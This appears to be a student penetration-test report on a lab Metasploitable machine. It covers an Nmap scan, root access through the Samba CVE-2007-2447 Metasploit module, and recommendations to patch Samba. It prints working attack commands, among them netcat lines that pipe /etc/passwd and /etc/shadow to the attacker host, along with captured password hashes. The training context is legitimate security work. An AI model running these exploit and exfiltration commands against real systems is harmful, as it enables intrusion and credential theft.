

Penetration Test Report

Prepared for Hotel Dorsey



Name: Abraham Cain (Abe)

Team Number: 6

Student Number: 2

Introduction

This report details the process taken to find, test for, and exploit a vulnerability in the Samba service running on the Linux 2.6.24-16-server Server metasploitable (10.6.2.100). This vulnerability allowed root access to the machine and allowed the attacker to steal files and the usernames/passwords of all accounts on the system. The tools used were:

- Zenmap (Scanning utility)
- Metasploit (Exploitation framework for gaining access to vulnerable systems)
- Netcat (General purpose networking tool that can be used to make connections to other computers)
- John The Ripper (Password cracking utility)
- Base64 (Command-line base64 encoding/decoding utility).

Target

Target IP Address : 10.6.2.100
 Target Hostname : metasploitable
 Attacker IP Address : 10.6.2.50

PORT	SERVICE NAME	SERVICE FUNCTION
21	Vsftpd 2.3.4	File transfer
22	OpenSSH 4.7p1 Debian 8ubuntu1 (Protocol 2.0)	Authenticated, encrypted, remote logon
23	Linux Telnetd	Authenticated, unencrypted, remote logon
25	Postfix smtpd	Used to send/receive email (unencrypted)
53	ISC BIND 9.4.2	Used to resolve website names for the computer
80	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	Web Server that allows users to access website
111	2 (RPC #100000)	Takes and sends commands from/to other computers through "Remote Procedure Calls" (RPC)
139	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)	File sharing software
445	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)	File sharing software
512	Netkit-rsh rexecd	Part of the Netkit remote management suite (unencrypted)
513	OpenBSD or Solaris rlogind	Part of the Netkit remote management suite (unencrypted)
514	Netkit rshd	Part of the Netkit remote management suite (unencrypted)
1099	Java RMI Registry	Allows other computers to use code stored on the server
1524	Metasploitable root shell	Remote Shell with Root privileges (Indicator of Compromise)
2049	2-4 (RPC #100003)	Handles remote commands for Network File System
3306	MySQL 5.0.51a-3ubuntu5	Database
5432	PostgreSQL DB 8.3.0-8.3.7	Database
6667	UnrealIRCd	Service for hosting internet chatroom
8009	Apache Jserv (Protocol v1.3)	Service to pass on requests to the website server
8180	Apache Tomcat/Coyote JSP engine 1.1	Web server that works with Java code on the website
8787	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)	Distributed Ruby interface
34106	1-4 (RPC #100021)	RPC port for nlockmgr
40061	1-3 (RPC #100005)	RPC port for mountd
42571	1 (RPC #100024)	RPC port for status
44953	Java RMI Registry	Allows other computers to use code stored on the server

Table 1 : Open ports and associated services on target machine

```
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-01 21:25 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Initiating ARP Ping Scan at 21:25
Scanning 10.6.2.100 [1 port]
Completed ARP Ping Scan at 21:25, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:25
Completed Parallel DNS resolution of 1 host. at 21:25, 13.01s elapsed
Initiating SYN Stealth Scan at 21:25
Scanning 10.6.2.100 [1000 ports]
Discovered open port 445/tcp on 10.6.2.100
Discovered open port 53/tcp on 10.6.2.100
Discovered open port 21/tcp on 10.6.2.100
Discovered open port 139/tcp on 10.6.2.100
Discovered open port 25/tcp on 10.6.2.100
Discovered open port 111/tcp on 10.6.2.100
Discovered open port 22/tcp on 10.6.2.100
Discovered open port 23/tcp on 10.6.2.100
Discovered open port 3306/tcp on 10.6.2.100
Discovered open port 80/tcp on 10.6.2.100
Discovered open port 5432/tcp on 10.6.2.100
Discovered open port 1099/tcp on 10.6.2.100
Discovered open port 512/tcp on 10.6.2.100
Discovered open port 513/tcp on 10.6.2.100
Discovered open port 514/tcp on 10.6.2.100
Discovered open port 8009/tcp on 10.6.2.100
Discovered open port 6667/tcp on 10.6.2.100
Discovered open port 8180/tcp on 10.6.2.100
Discovered open port 1524/tcp on 10.6.2.100
Discovered open port 2049/tcp on 10.6.2.100
Completed SYN Stealth Scan at 21:25, 0.20s elapsed (1000 total ports)
Initiating Service scan at 21:25
Scanning 20 services on 10.6.2.100
Completed Service scan at 21:26, 11.05s elapsed (20 services on 1 host)
Initiating OS detection (try #1) against 10.6.2.100
NSE: Script scanning 10.6.2.100.
Initiating NSE at 21:26
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 21:26, 15.32s elapsed
Initiating NSE at 21:26
```

Figure 1 : Zenmap scan

```

Completed NSE at 21:26, 0.02s elapsed
Nmap scan report for 10.6.2.100
Host is up (0.00093s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.6.2.50
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-03-29T11:16:09+00:00; -3d14h09m59s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp    open  domain   ISC BIND 9.4.2
|_dns-nsid:

```

Figure 2 : Zenmap screenshot

```

|_bind.version: 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind  2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 40061/tcp mountd
|_100005 1,2,3 54235/udp mountd
|_100021 1,3,4 33230/udp nlockmgr
|_100021 1,3,4 34106/tcp nlockmgr
|_100024 1 42571/tcp status
|_100024 1 48661/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi  Java RMI Registry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 10
|_Capabilities flags: 43564
|_Some Capabilities: LongColumnFlag, Support41Auth, SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew, SupportsCompression, SwitchToSSLAfterHandshake
|_Status: Autocommit
|_Salt: q<uY>glhEb<BxU"Dr4KZ
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-03-29T11:16:09+00:00; -3d14h09m59s from scanner time.
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods:

```

Figure 3 : Zenmap scan

```

|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:B9:D8:38 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.034 days (since Thu Apr 1 20:36:53 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=180 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -3d12h49m59s, deviation: 2h18m33s, median: -3d14h09m59s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02_MS_BROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-03-29T07:16:07-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 10.6.2.100

NSE: Script Post-scanning.
Initiating NSE at 21:26
Completed NSE at 21:26, 0.00s elapsed
Initiating NSE at 21:26
Completed NSE at 21:26, 0.00s elapsed

```

Figure 4 : Zenmap scan

Vulnerability

I exploited CVE-2007-2447 which is a vulnerability in Samba 3.0.25 RC1 and earlier. This vulnerability allows attackers to execute commands on the target system by taking advantage of a vulnerability that can inject commands into the program. This vulnerability was exploited using the popular tool Metasploit with the `/exploit/multi/samba/usermap_script` exploit code. The exploit ends up getting me root privileges on metasploitable. The date/time displayed on metasploitable in figure 6 is not congruent with the current EDT timezone date/time. It is represented to aid in log investigation after the penetration test. The current date/time in the EDT timezone at the time of the penetration test is displayed all the way in the bottom right corner of figure 6.

```

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.6.2.100
RHOSTS => 10.6.2.100
msf5 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.6.2.50:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vcodkBp4bnGvdLrg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vcodkBp4bnGvdLrg\r\n"
[*] Matching...
[*] A is input...
s[*] Command shell session 2 opened (10.6.2.50:4444 -> 10.6.2.100:36025) at 2021-04-29 21:48:15 -0400

hell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
/bin/bash
/bin/bash
root@metasploitable:/#

```

Figure 5 : Exploiting CVE-2007-2447 with Metasploit

```


[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
/bin/bash
/bin/bash
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# hostname
hostname
metasploitable
root@metasploitable:/# ifconfig | grep "inet "
ifconfig | grep "inet "
    inet addr:10.6.2.100 Bcast:10.6.2.255 Mask:255.255.255.0
    inet addr:127.0.0.1 Mask:255.0.0.0
root@metasploitable:/# date
date
Tue Mar 30 08:00:48 EDT 2021

```

Figure 6 : Proving connection and identity as root on metasploitable "10.6.2.100" and time of exploit

Data Exfiltration

The company data was exfiltrated using the netcat utility to open a receiving port on the attacker machine and connect to that port with the target machine. After a connection was made, the data was transferred and stored in a file on the attacker machine. In Figure 7, the terminal on the left-hand side is the terminal controlling metasploitable and the three terminals on the right are terminals on the attacker machine. I was able to get the passwords and usernames of all accounts on the system. These passwords could then be used to log into the system at later times using other methods if this vulnerability were to be patched. If this were a real-life scenario, any data on the system could be stolen and used for whatever purposes the threat actor would deem fit such as extortion, blackmail, sabotage, IP theft, and destroying your reputation.



```
root@metasploitable:/redteam6/student2# cat /etc/passwd | nc 10.6.2.50 1234
cat /etc/passwd | nc 10.6.2.50 1234
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session

root@metasploitable:/redteam6/student2# cat /etc/shadow | nc 10.6.2.50 1234
cat /etc/shadow | nc 10.6.2.50 1234
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session

root@metasploitable:/redteam6/student2# cat mypass.txt | nc 10.6.2.50 1234
cat mypass.txt | nc 10.6.2.50 1234
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session

root@metasploitable:/redteam6/student2#
```

```
root@kali:~/example# ls -a
.
..
root@kali:~/example# nc -lp 1234 > passwd
^C
root@kali:~/example# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh

root@kali:~/example# ls -a
.
..
passwd
shadow
root@kali:~/example# cat shadow
root:$1$h0Yf/69$l4JuFV3DF5bCyI2Maifaa/:16467:0:99999:7:::
daemon:*:14684:0:99999:7:::

root@kali:~/example# ls -a
.
..
passwd
shadow
root@kali:~/example# nc -lp 1234 > stolen_file
root@kali:~/example# ls -a
.
..
passwd
shadow
stolen_file
root@kali:~/example# cat stolen_file
cmVkdGVhbTZZdHVkZW50Mg==
root@kali:~/example#
```

Figure 7 : Exfiltrating data with netcat

Recommendations

The vulnerability exploited today can be mitigated by updating or patching Samba. A patch was released by Samba on Samba's website (Samba, 2007) May 14, 2007 and can be downloaded to fix this issue. Once patching is completed, it is recommended that you follow the steps in the exploitation video to see if the vulnerability is still present.

Additionally, I recommend setting up an Intrusion Protection System or a Data Loss Prevention system to spot potentially malicious behavior like was displayed today and take automatic actions to stop attacks or data exfiltration. It is also recommended that the company consider starting a patch management program.

References

- Mitre. (2007, May 14). *CVE-2007-2447 : The MS-RPC functionality in smbd in samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands*. CVE security vulnerability database. Security vulnerabilities, exploits, references and more. <https://www.cvedetails.com/cve/CVE-2007-2447/>
- Samba. (2007, May). *Security announcement archive*. Samba - opening windows to a wider world. <https://www.samba.org/samba/security/CVE-2007-2447.html>
- Samba. (2021). *Security updates and information*. Samba - opening windows to a wider world. <https://www.samba.org/samba/history/security.html>